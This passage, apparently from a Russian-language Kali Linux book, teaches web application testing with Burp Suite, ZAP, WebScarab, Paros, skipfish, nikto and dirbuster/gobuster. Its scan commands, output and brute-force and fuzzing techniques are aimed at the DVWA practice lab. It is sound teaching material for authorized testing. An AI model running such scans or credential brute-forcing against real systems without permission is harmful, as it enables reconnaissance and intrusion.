После выбора нужных параметров вы можете перейти на подчиненную вкладку **Payloads** (Полезные нагрузки), позволяющую загружать полезные нагрузки и настраивать способы их обработки. Когда простого списка слов наподобие `rockyou.txt` оказывается недостаточно, можно взять простые полезные нагрузки и изменить их, например подставить вместо букв напоминающие их цифры (3 вместо «e», 4 вместо «a» и т. д.). Функция **Payload Processing** (Обработка полезной нагрузки) позволяет задать правила изменения базового списка полезных нагрузок в процессе их перебора.

Ранее мы говорили о перехвате сеанса. Программа Burp Suite может помочь с идентификацией маркеров аутентификации, выполнив анализ на предмет их предсказуемости. Для этого используется вкладка **Sequencer** (Секвенсор). Если маркеры предсказуемые, значит, злоумышленник способен их получить. В **Sequencer** (Секвенсор) можно отправлять как запросы из других инструментов Burp Suite, так и результаты захвата пакетов.

Несмотря на непривычный интерфейс с множеством настраиваемых параметров, программа Burp Suite позволяет выполнять всестороннее тестирование даже с использованием ограниченного функционала бесплатной версии, предусмотренной в Kali. Она является отличной отправной точкой для тех, кто хочет узнать, как происходит обмен данными между сервером и клиентом и как изменение этих запросов может повлиять на работу приложения.

Инструмент Zed Attack Proxy

Проект OWASP ведет список распространенных категорий уязвимостей, помогающий разработчикам и специалистам по безопасности защитить свои приложения и среды от атак, минимизировав количество ошибок, приводящих к появлению этих уязвимостей. В дополнение к этому списку проект OWASP предлагает инструмент тестирования веб-приложений, работающий на основе прокси, как и программа Burp Suite, но обладающий некоторыми дополнительными возможностями.



Вы можете найти Zed Attack Proxy в меню Kali, в разделе Web Application Analysis (Анализ веб-приложений), под именем *zap*.

Первое и, возможно, самое важное различие между Burp Suite и ZAP находится на вкладке **Quick Start** (Быстрый старт), которая отображается при запуске этого инструмента (рис. 8.6). На ней вы можете запустить автоматическое сканирование выбранной цели, в ходе которого будет выполнен спайдеринг сайта и протестированы все найденные страницы. Данная функция предполагает, что все, что вы хотите проверить, можно найти, перейдя по ссылкам на страницах. Дополнительные URL-адреса или страницы сайта, которые недоступны по ссылкам, невозможно протестировать с помощью этого подхода. Если на сайте есть страница авторизации, то без вашей помощи ZAP не сможет продвинуться дальше нее в ходе автоматического сканирования.




Рис. 8.6. Автоматическое сканирование в ZAP

Как и в случае с Burp Suite, вы можете настроить свой браузер на использование ZAP в качестве прокси. Это позволит приложению ZAP перехватывать запросы для дальнейшего манипулирования ими, а также заполнять список сайтов в левой части окна программы. В этом списке вы можете указать, что следует делать с каждым URL-адресом, с помощью контекстного меню (рис. 8.7). Первым делом мы, вероятно, решим осуществить спайдеринг сайта. Однако перед этим нужно авторизоваться в приложении. В данном случае речь идет о сайте DVWA, который можно свободно скачать и использовать для освоения принципов реализации веб-атак. Он предусматривает страницу авторизации, позволяющую получить доступ ко всем упражнениям.




Рис. 8.7. Выбор атак в программе ZAP

После спайдеринга сайта мы можем получить представление о том, с чем имеем дело, просмотрев не только все страницы и технологии, используемые на сайте, но

и все запросы и ответы. Когда вы выберете одну из страниц в списке **Sites** (Сайты) слева, на вкладке **Request** (Запрос) будут показаны HTTP-заголовки, отправленные на сервер, а на вкладке **Response** (Ответ) — HTTP-заголовки и HTML-код, отправленный сервером клиенту.



Хотя на первый взгляд кажется, что спайдеринг не оказывает особого влияния, поскольку все, что делает ZAP, — это запрашивает страницы, как при обычном просмотре сайта, данный процесс может иметь негативные последствия. Несколько лет назад я случайно спровоцировал скачок загрузки процессора на сервере при тестировании приложения, написанного на языке Java. Очевидно, это приложение неэффективно освобождало память и из-за высокой скорости отправки запросов неиспользуемые объекты быстро накапливались, что провоцировало вмешательство сборщика мусора. Таким образом, даже при выполнении кажущихся простыми задач следует проявлять осторожность. Обычно компании предпочитают, чтобы их приложения не выходили из строя во время тестирования, если только это не было оговорено заранее.

На верхней панели вкладки **Response** (Ответ) вы увидите заголовки, а на нижней — HTML-код. На вкладке **Request** (Запрос) HTTP-заголовки отображаются в верхней части, а отправленные параметры — в нижней. На рис. 8.8 показан запрос с параметрами. Выбрав один из них, вы сможете сделать то же, что мы делали ранее с помощью инструмента **Intruder** программы **Burp Suite**. В данном случае для этого используется фаззер, а список операций, которые можно выполнить над выбранным параметром, показан в контекстном меню. Как вы уже, вероятно, догадались, нас интересует операция **Fuzz** (Фаззинг).



Фаззинг — это метод тестирования приложения путем отправки ему неожиданных данных, например строк вместо целых чисел. Зачастую целью фаззинга является выведение приложения из строя. Он применяется и для отправки приложению варьирующихся данных, поэтому может использоваться для реализации атак методом грубой силы.

После выбора параметра для фаззинга откроется диалоговое окно, в котором можно указать способ его изменения. Для этого можно использовать набор строк, содержимое файла, сценарий, а также числа и другие наборы данных. На рис. 8.9 показан выбор файла, содержимое которого будет применяться для изменения исходного параметра после запуска фаззера. Причем этот инструмент позволяет выбрать сразу несколько параметров. С помощью данной техники можно реализовывать атаки методом грубой силы для подбора учетных данных, перебирать идентификаторы сессий в поисках подходящего и отправлять в приложение данные, способные спровоцировать сбой в его работе. Фаззер ZAP — это очень мощный инструмент, предоставляющий специалисту по безопасности множество возможностей. Все зависит от воображения и мастерства тестировщика, а также от слабых мест в тестируемой программе. С помощью фаззера можно изменять не только параметры, передаваемые приложению, но и поля заголовков, влияя тем самым на работу веб-сервера.




Рис. 8.8. Выбор параметров для проведения фаззинг-тестирования




Рис. 8.9. Определение содержимого параметров

Программа ZAP может выполнять как пассивное, так и активное сканирование. При пассивном сканировании она обнаруживает потенциальные уязвимости во время простого просмотра сайта и не выполняет какого-либо тестирования, то есть только наблюдает, не вмешиваясь в процесс. В свою очередь, активное сканирование предполагает отправку запросов на сервер, позволяющих проверить уязвимость приложения к распространенным видам атак. Сведения об обнаруженных проблемах отображаются на вкладке **Alerts** (Предупреждения) в нижней части окна программы.

Эти предупреждения делятся на категории по степени серьезности. Каждая обнаруженная уязвимость сопровождается списком URL-адресов страниц, на которых она может обнаружиться. Как и другие сканеры уязвимостей, ZAP предоставляет подробную информацию о найденной уязвимости, ссылки на посвященные ей справочные ресурсы и способы ее устранения. На рис. 8.10 показаны подробные сведения об одной из уязвимостей, найденных ZAP в приложении DVWA. Этой конкретной проблеме была присвоена низкая степень риска и средний уровень достоверности. Как видите, помимо описания уязвимости, программа ZAP предоставила способ ее устранения.




Рис. 8.10. Подробные сведения об уязвимости, обнаруженной программой ZAP

ZAP — это комплексная программа для тестирования веб-приложений. С помощью сканеров, фаззеров и других ее функций вы сможете найти множество уязвимостей в веб-приложениях. Однако, как и в случае со многими другими программами для тестирования и сканирования, результатам, полученным с помощью ZAP, не следует безоговорочно верить. Если уровень достоверности программы в результате является средним, как в приведенном примере, нет гарантии, что вы действительно имеете дело с уязвимостью. В этом случае предложенные меры по устранению проблемы — всего лишь описание хорошей практики. Важно проверять степень уверенности и перепроверять полученные результаты, прежде чем сообщать о них заказчику.

Инструмент WebScarab

Существует множество инструментов для тестирования на основе прокси, использующих различные подходы. Одни ориентированы на определенные области,

другие делают ставку на традиционный подход к анализу уязвимостей, а третьи, такие как *WebScarab*, предоставляют инструменты, позволяющие буквально разбирать веб-приложения на части. Программа *WebScarab* действует как прокси, через который вы можете просматривать сайты, перехватывая и оценивая сообщения, поступающие на сервер. Его функционал во многом схож с функционалом других инструментов для тестирования на основе прокси.



Вы можете найти *WebScarab* в меню Kali, в разделе Web Application Analysis (Анализ веб-приложений).

Однако при первом знакомстве с интерфейсом, показанным на рис. 8.11, в глаза бросаются несколько отличий. Первым является акцент на аутентификации. На вкладках *SAML*, *OpenID*, *WS-Federation* и *Identity* представлены различные способы аутентификации в веб-приложениях, которые вы можете проанализировать. Они также предоставляют вам способы реализации атак на различные схемы аутентификации. Под каждой из вкладок находятся дополнительные вкладки, открывающие доступ к функциям, связанным с каждой из категорий. Программа *WebScarab* также позволяет вам создавать собственные сообщения с нуля. Одна из используемых для этого вкладок показана на рис. 8.11.




Рис. 8.11. Интерфейс *WebScarab*

Как и инструмент *Burp Suite*, *WebScarab* позволяет анализировать идентификаторы сеанса, атаки на который представляют серьезную опасность. Получение идентификаторов сеансов, по-настоящему случайных и привязанных к системе, которой принадлежит сеанс, — очень важная задача, особенно в условиях постоянного роста производительности компьютеров, благодаря которому они могут выполнять все больше вычислений за короткий промежуток времени, в целях анализа и реализации атак методом грубой силы. Возможно, инструмент *WebScarab* не столь всеобъемлющий, как некоторые другие рассмотренные нами программы, но он позволяет подойти к тестированию безопасности приложений несколько иным путем.

Инструмент Paros

Инструмент *Paros* довольно старый, поэтому в нем отсутствует ряд функций, свойственных некоторым другим программам. В основном он ориентирован на атаки, которые представляли серьезную опасность более 10 лет назад. Хорошая новость, если ее можно так назвать, заключается в том, что эти атаки по-прежнему случаются, хотя одна из них стала менее распространенной, чем раньше. Внедрение SQL-кода по-прежнему вызывает серьезную озабоченность, в то время как меж-сайтовый скриптинг отошел на второй план в связи с появлением новых стратегий атак. Так или иначе, *Paros* представляет собой инструмент для тестирования на базе прокси, написанный на языке Java и выполняющий тестирование на основе конфигураций политик, одна из которых показана на рис. 8.12.



Вы можете найти *Paros* в меню Kali, в разделе Web Application Analysis (Анализ веб-приложений). Его также можно запустить из командной строки с помощью команды `paros`.




Рис. 8.12. Конфигурация политики в *Paros*

Интерфейс *Paros* намного проще, чем у некоторых других рассмотренных нами программ, что неудивительно, учитывая его ограниченный функционал. Однако этот инструмент не стоит недооценивать. *Paros* предоставляет множество возможностей, в том числе позволяет создавать отчеты, что отличает его от некоторых других инструментов. Он также позволяет выполнять поиск по результатам и кодирование/хеширование внутри приложения. Это неплохой инструмент для тестирования, который вполне может оправдать ваши ожидания, если вы знаете, на что он способен, а на что — нет.

Автоматизированные веб-атаки

Многие из рассмотренных нами инструментов являются автоматизированными или по крайней мере позволяют выполнять автоматизированные тесты. Программы,

предназначенные для веб-тестирования, могут быть более специфичными и менее настраиваемыми. Эти инструменты могут иметь как консольный, так и графический интерфейс. Вообще в Kali доступно множество консольных инструментов для автоматизированного тестирования, которые ориентированы на определенное подмножество задач, но не являются полноценным инструментом для тестирования веб-уязвимостей.

Разведка с помощью программы skipfish

Мы уже говорили о важности создания полной карты приложения, которой может служить список всех страниц, полученных в ходе спайдеринга сайта. Программа `skipfish` позволяет произвести разведку. Вы можете передать ей множество параметров, определяющих целевые объекты и способы их сканирования. В примере 8.5 показаны результаты выполнения простой команды `skipfish -A admin:password -o skipdir http://192.168.1.20`. Параметр `-A` указывает `skipfish`, как войти в веб-приложение, а параметр `-o` определяет каталог, в котором должен быть сохранен вывод программы.

Пример 8.5. Использование skipfish для разведки

```
skipfish version 2.10b by lcamtuf@google.com
```

```
- 192.168.1.20 -
```

```
Scan statistics:
```

```
    Scan time : 0:00:15.700
  HTTP requests : 12511 (796.8/s), 7415 kB in, 4041 kB out (729.7 kB/s)
    Compression : 2130 kB in, 6216 kB out (48.9% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 310 total (40.4 req/conn)
    TCP faults : 0 failures, 0 timeouts, 9 purged
  External links : 1 skipped
    Reqs pending : 0
```

```
Database statistics:
```

```
    Pivots : 63 total, 57 done (90.48%)
  In progress : 0 pending, 0 init, 0 attacks, 6 dict
  Missing nodes : 0 spotted
    Node types : 1 serv, 10 dir, 33 file, 3 pinfo, 0 unkn, 16 par, 0 val
  Issues found : 34 info, 0 warn, 0 low, 0 medium, 2 high impact
    Dict size : 48 words (48 new), 5 extensions, 256 candidates
  Signatures : 77 total
```

```
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 63
[+] Looking for duplicate entries: 63
[+] Counting unique nodes: 47
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 63
```

```
[+] Generating summary views...
[+] Report saved to 'dvwa/index.html' [0x6db61523].
[+] This was a great day for science!
```

В конце вывода вы можете заметить ссылку на HTML-страницу. Она была создана skipfish в качестве способа просмотра полученных результатов, которые представляют собой не простой, а интерактивный список страниц. Как показано на рис. 8.13, программа отображает список категорий обнаруженного ею контента.

Crawl results - click to expand:



<http://192.168.4.25/>
 8
  72
  30
  14
  274
  234

Code: 200, length: 5932, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

Document type overview - click to expand:


application/binary (3)


application/javascript (4)


application/pdf (1)


application/xhtml+xml (21)

- <http://192.168.4.25/> (5932 bytes) [show trace +]
- <http://192.168.4.25/security.php> (4486 bytes) [show trace +]
- http://192.168.4.25/vulnerabilities/xss_d/ (4624 bytes) [show trace +]
- http://192.168.4.25/vulnerabilities/sql_i/ (4064 bytes) [show trace +]
- <http://192.168.4.25/vulnerabilities/csp/> (4285 bytes) [show trace +]
- http://192.168.4.25/vulnerabilities/csrf/test_credentials.php (1031 bytes) [show trace +]
- http://192.168.4.25/vulnerabilities/csrf/test_credentials.php (1229 bytes) [show trace +]
- http://192.168.4.25/vulnerabilities/sql_i_blind/?id=1&Submit=Submit (4181 bytes) [show trace +]
- http://192.168.4.25/vulnerabilities/weak_id/ (3448 bytes) [show trace +]
- http://192.168.4.25/vulnerabilities/xss_s/ (4978 bytes) [show trace +]
- <http://192.168.4.25/about.php> (5198 bytes) [show trace +]
- <http://192.168.4.25/instructions.php> (35684 bytes) [show trace +]
- <http://192.168.4.25/instructions.php?doc=changelog> (11163 bytes) [show trace +]
- <http://192.168.4.25/instructions.php?doc=copying> (36134 bytes) [show trace +]
- <http://192.168.4.25/login.php> (2262 bytes) [show trace +]
- <http://192.168.4.25/login.php> (1342 bytes) [show trace +]
- <http://192.168.4.25/login.php> (17449 bytes) [show trace +]
- <http://192.168.4.25/phpinfo.php> (73858 bytes) [show trace +]
- <http://192.168.4.25/security.php> (7127 bytes) [show trace +]
- <http://192.168.4.25/setup.php> (5267 bytes) [show trace +]
- <http://192.168.4.25/setup.php> (6929 bytes) [show trace +]


image/png (6)


image/x-ms-bmp (1)


text/css (3)


text/html (24)


text/plain (8)

Рис. 8.13. Интерактивный список страниц, обнаруженных программой skipfish

Щелчок на категории открывает список относящихся к ней страниц. Например, при щелчке на категории XHTML+XML вы получите список из 21 страницы. Единственной реальной страницей в выводе является `login.php`. Для просмотра таких дополнительных деталей, как HTTP-запрос, HTTP-ответ и HTML-вывод, вы можете щелкнуть на фразе `show trace`.

Помимо списка страниц, разделенных по типам, и полного описания взаимодействия, программа `skipfish` предоставляет список обнаруженных потенциальных проблем (рис. 8.14). Щелкнув на одной из них, вы увидите список страниц, содержащих соответствующие уязвимости.




Рис. 8.14. Список проблем, обнаруженных программой `skipfish`

Программа `skipfish` написана Михалом Залевски, разработавшим инструмент `p0f`, предназначенный для пассивной разведки. Он также создал программу для тестирования веб-приложений на основе прокси под названием `Rat Proxy`, которая ранее была доступна в `Kali Linux`. Некоторые из функций `Rat Proxy` теперь имеются и в `skipfish`. Интересная особенность этой программы заключается в том, что часть из предоставляемых ею результатов нельзя получить с помощью других инструментов. Сочтете ли вы их актуальными, зависит от вас и вашей оценки приложения, но так или иначе они послужат дополнительным ориентиром.

Сканер nikto

Вернемся к консольным инструментам. Программа `nikto` — это один из самых ранних сканеров веб-уязвимостей, однако он продолжает обновляться, что позволяет ему оставаться в курсе новых технологий и атак. Для обновления плагинов и баз данных этот сканер нужно запустить с параметром `-update`. Программа `nikto` использует конфигурационный файл `/etc/nikto.conf`, в котором указано расположение плагинов и баз данных. Помимо прочего, вы можете настроить применяемые прокси-серверы и библиотеки SSL. В примере 8.6 сканер `nikto` был запущен с использованием настроек по умолчанию, которые работают вполне удовлетворительно.

Пример 8.6. Тестирование с помощью сканера nikto

```
—(kilroy@badmilo)-[~]
└─$ nikto -id admin:password -followredirects -host 192.168.1.20
- Nikto v2.5.0

-----
+ Target IP:          192.168.1.20
+ Target Hostname:    192.168.1.20
+ Target Port:        80
+ Start Time:         2023-11-12 18:11:39 (GMT-5)
-----
+ Server: Apache/2.4.55 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://
developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type. See:
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /tests/: Directory indexing found.
+ /tests/: This might be interesting.
+ /database/: Directory indexing found.
+ /database/: Database directory found.
+ /docs/: Directory indexing found.
+ /login.php: Admin login page/section found.
+ 8102 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:          2023-11-12 18:13:23 (GMT-5) (104 seconds)
-----
+ 1 host(s) tested
```

Для проверки реализации DVWA нам нужно было указать учетные данные для входа в систему. Для этого применяется параметр `-id`, за которым следует имя пользователя и пароль. В случае с DVWA мы указали стандартное имя пользователя `admin` и пароль `password`. Индексная страница этого сайта перенаправляет нас на `login.php`, поэтому мы добавляем параметр командной строки `-followredirects`.


```
Strict-Transport-Security is not set
[*] Launching module cookieflags
Checking cookie : security
HttpOnly flag is not set in the cookie : security
Secure flag is not set in the cookie : security
Checking cookie : PHPSESSID
Secure flag is not set in the cookie : PHPSESSID
```

Программы dirbuster и gobuster

В ходе работы с сайтами вы обнаружите, что многие каталоги и страницы невозможно обнаружить посредством спайдеринга. Как вы помните, этот процесс предполагает, что все страницы сайта можно найти путем обхода всех обнаруженных ссылок, начиная со стартового URL-адреса. Однако так бывает не всегда. Для обнаружения дополнительных каталогов можно реализовать атаку методом грубой силы, выполняя запросы к каталогам, имена которых обычно предоставляются в виде словаря. Некоторые из рассмотренных нами инструментов способны выполнять подобную атаку на веб-серверы для выявления каталогов, не обнаруженных поисковым роботом, однако их возможности в этом отношении несколько ограничены.



Когда веб-сервер получает запрос на предоставление пути к каталогу без конкретного файла (страницы), он возвращает индексную страницу, присутствующую в этом каталоге. Имена индексных страниц заданы в конфигурации веб-сервера и обычно выглядят примерно так: `index.html`, `index.htm` или `index.php`. Если в каталоге нет индексной страницы, веб-сервер сообщит об ошибке. Если сервер допускает листинг каталогов, пользователю будет представлен список всех содержащихся в каталоге файлов. Такая конфигурация веб-сервера считается уязвимостью, поскольку предоставляет посторонним пользователям несанкционированный доступ к файлам, в которых может содержаться информация, применяемая для аутентификации.

Для выполнения подобного тестирования можно использовать программу с графическим интерфейсом **dirbuster**. Она написана на языке Java, что говорит о ее кроссплатформенности. На рис. 8.15 показан процесс тестирования указанного веб-сайта с помощью предоставленного словаря. Для облегчения работы пакет **dirbuster** предусматривает целый набор таких словарей. Разумеется, вы можете предоставить свой собственный. Словари, предусмотренные в **dirbuster**, содержат имена распространенных каталогов, в том числе тех, которые могут оказаться скрытыми. Они представляют собой простые текстовые файлы, поэтому вы легко сможете создать собственный список для дальнейшего использования.

Еще одна программа, выполняющая аналогичную функцию, называется **gobuster**, она отличается от **dirbuster** тем, что является консольной. Это важно, если подключение к системе Kali возможно только по протоколу SSH. Поскольку некоторые

из моих систем работают на виртуальном сервере, к которому я получаю удаленный доступ, мне зачастую проще использовать именно SSH, поскольку он работает немного быстрее и позволяет легче захватывать вывод. Я могу подключиться по SSH к одной из моих систем Kali с помощью `gobuster`. Для получения удаленного доступа с помощью `dirbuster` мне пришлось бы задействовать X-сервер, запущенный в системе, с которой я непосредственно работаю, а также перенаправить сеанс X из Kali. В тех случаях, когда вы не можете выделить аппаратное обеспечение для установки Kali, проще использовать SSH.

